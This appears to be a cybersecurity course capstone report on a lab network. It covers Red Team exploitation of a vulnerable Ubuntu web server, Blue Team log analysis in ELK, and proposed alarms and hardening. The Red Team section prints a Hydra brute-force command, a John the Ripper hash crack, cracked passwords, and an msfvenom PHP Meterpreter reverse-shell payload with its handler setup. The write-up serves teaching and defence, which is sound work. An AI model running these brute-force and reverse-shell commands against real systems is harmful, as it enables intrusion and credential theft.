Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address
Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 1.1

Machines
IPv4: 192.168.1.8
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu 18.04.3 LTS
Hostname: ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone Server VM	192.168.1.105	Vulnerable Web Server
Kali Linux VM	192.168.1.8	A Debian-derived Linux distribution designed for offensive security purposes. The Kali Linux VM was used to perform a penetration test on the Capstone Server VM.
ELK Stack VM	192.168.1.100	ELK Stack server, used to monitor traffic, logs, and metrics from the Capstone Server VM.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
OWASP A3:2017-Sensitive Data Exposure	Sensitive data exposure occurs when an application, company, or other entity inadvertently exposes personal data. Exposure of sensitive data is top 10 OWASP vulnerability.	The vulnerability allowed the attacker access to the /secret_folder/ directory, which led to the compromised credentials needed to gain access to the WebDAV folder.
Brute Force	A brute force attack occurs when an attacker systematically checks all possible passwords and passphrases until the correct one is found.	Credentials for the user Ashton were brute-forced using Hydra to gain access to the /secret_folder/ directory. This led to the discovery of the user Ryan and their hashed password which were then brute-forced using John The Ripper, in order to gain access to the WebDAV folder.
Remote Code Execution	Remote code execution gives an attacker the ability to execute arbitrary commands or code on a target machine.	Credentials for Ryan were used to access the WebDAV folder, allowing an unauthorized upload of a PHP based payload created using MSFvenom. This payload was able to gain a Meterpreter reverse shell and access the root directory.

Exploitation: OWASP A3:2017-Sensitive Data Exposure

01

Tools & Processes


- Nmap
- Dirb
- Browser Based Human Exploration and Discovery

02

Achievements

The vulnerability allowed the attacker access to the /secret_folder/ directory, which led to the compromised credentials needed to gain access to the WebDAV folder.


03



Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Brute Force

01

Tools & Processes

- Hydra
- John The Ripper

02

Achievements

Credentials for the user Ashton were brute-forced using Hydra to gain access to the /secret_folder/. This led to the discovery of the user Ryan and their hashed password which were then brute-forced using John The Ripper, in order to gain access to the WebDAV folder.

Ashton’s password: leopoldo
Ryan’s password: linux4u

03

Using Hydra to crack Ashton’s credentials:

```
root@kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/
```

Using John The Ripper to crack Ryan’s credentials:

```
john --format=Raw-MD5 ryanshash.txt
```

Exploitation: Remote Code Execution

01

Tools & Processes

- Metasploit
- Meterpreter
- MSFconsole
- MSFvenom

02

Achievements

Credentials for Ryan were used to access the WebDAV folder, allowing an unauthorized upload of a PHP based payload created using MSFvenom. This payload was able to gain a Meterpreter reverse shell and access the root directory containing the “flag.txt” file.

flag.txt contained the following text as the flag: b1ng0w@5h1sn@m0

03

Command to create the PHP payload:

- msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.8 LPORT=4444 >> hack.php


Commands to gain a Meterpreter shell after uploading the payload via WebDAV:

- use exploit/multi/handler
- set PAYLOAD php/meterpreter/reverse_tcp
- set LHOST 192.168.1.8
- exploit

Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying Offensive Traffic




Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.105	192.168.1.100	181.3GB	11.4GB
192.168.1.105	91.189.91.42	522.7KB	279.9MB
192.168.1.105	91.189.88.179	493.8KB	186.1MB
192.168.1.105	91.189.92.38	140.9KB	5MB
192.168.1.105	169.254.169.254	135.8KB	329.8KB
91.189.88.179	192.168.1.105	61.8MB	82.3KB
192.168.1.8	192.168.1.105	34.1MB	64.8MB

- The interaction between the attacking machine and the web machine occurred on June 4, 2021 between 00:13 and 00:35.
- 401, 404, and 200 response codes were sent back from the victim (web machine).
- From a Blue Team perspective, the 401 error code is concerning. The HTTP 401 Unauthorized client error status response code indicates that the request has not been applied because it lacks valid authentication credentials for the target resource. This is likely evidence of the brute force attack that took place.

Analysis: Finding the Request for the Hidden Directory




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	9,903
http://127.0.0.1/server-status?auto=	3,629
http://192.168.1.105/webdav	25
http://169.254.169.254/2014-02-25/dynamic/instance-identity/document	13
http://169.254.169.254/computeMetadata/v1/?alt=json&recursive=true	13

- 9,903 requests were made to the hidden directory on June 4, 2021 from 00:33 to 00:35 from the IP address 192.168.1.8.
- Files with the /company_folders/secret_folder/ directory were requested including a file titled “connect_to_corp_server” which contained information regarding how to connect to (and upload files to) the WebDAV server using the credentials of an employee named Ryan.

Analysis: Uncovering the Brute Force Attack




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	9,903
http://127.0.0.1/server-status?auto=	3,629
http://192.168.1.105/webdav	25
http://169.254.169.254/2014-02-25/dynamic/instance-identity/document	13
http://169.254.169.254/computeMetadata/v1/?alt=json&recursive=true	13

- 9,903 requests were made in the attack.
- 9,902 requests had been made before the attacker discovered the password.

Analysis: Finding the WebDAV Connection



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	9,903
http://127.0.0.1/server-status?auto=	3,629
http://192.168.1.105/webdav	25
http://169.254.169.254/2014-02-25/dynamic/instance-identity/document	13
http://169.254.169.254/computeMetadata/v1/?alt=json&recursive=true	13

- 25 requests were made to the WebDAV directory.
- Access to the WebDAV directory was requested so that the PHP based payload could be uploaded.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- An alert based on rate-limiting unique IP addresses would help detect and prevent port scanning.

What threshold would you set to activate this alarm?

- The alert could be triggered when a unique IP address exceeds a limit of 10 requests per second.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Instituting an IPS rule that limits unique IP addresses to 10 requests per second. This would prevent port scanning and limit an attacker's ability to perform reconnaissance.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alert should be created that is triggered any time someone accesses the /secret_folder/ directory.

What threshold would you set to activate this alarm?

- The threshold would be anything >0, since any access to the /secret_folder/ could be cause for alarm in this case.

System Hardening

What configuration can be set on the host to block unwanted access?

- Removing the /secret_folder/ from the web server completely and keeping it on a data server without a web application would mitigate unwanted access.
- Furthermore, if the directory must be kept on the web server, then it should only be accessible by whitelisted IP addresses or only be accessible through the company local area network.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- An alert could be instituted that is triggered by a certain amount of failed login attempts.

What threshold would you set to activate this alarm?

- To allow for user error and to thwart brute force attacks, 10 failed login attempts would be a reasonable trigger for an alert.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Requiring the use of multi-factor authentication on all user accounts would help block brute force attacks. Also, the whitelisting of specific trusted IP addresses could help prevent brute force attempts as well.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alert can be created that is triggered any time someone accesses the web server using the WebDAV connection.

What threshold would you set to activate this alarm?

- The threshold would be anything >0, since any activity could be cause for alarm in this case.

System Hardening

What configuration can be set on the host to control access?

- Whitelisting specific IP addresses for access to the WebDAV can help control access.
- Another solution would be the institution of multi-factor authentication.
- Furthermore, the removal of the /secret_folder/ should be a priority. It was the exposure of this sensitive data (including a user's hashed password) that allowed exploitation of the WebDAV connection in the first place.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- An alert could be created that is triggered any time a file is uploaded to the web server. Furthermore, an alert can be created that is triggered any time there is outbound TCP traffic from the web server, which would help identify reverse shells.

What threshold would you set to activate this alarm?

- The threshold would be anything >0, since any activity would be cause for alarm in this case.

System Hardening

What configuration can be set on the host to block file uploads?

- Whitelisting specific file types only.
- Scan all uploaded files using an IDS/IPS in order to prevent possible payloads and malicious software.

The End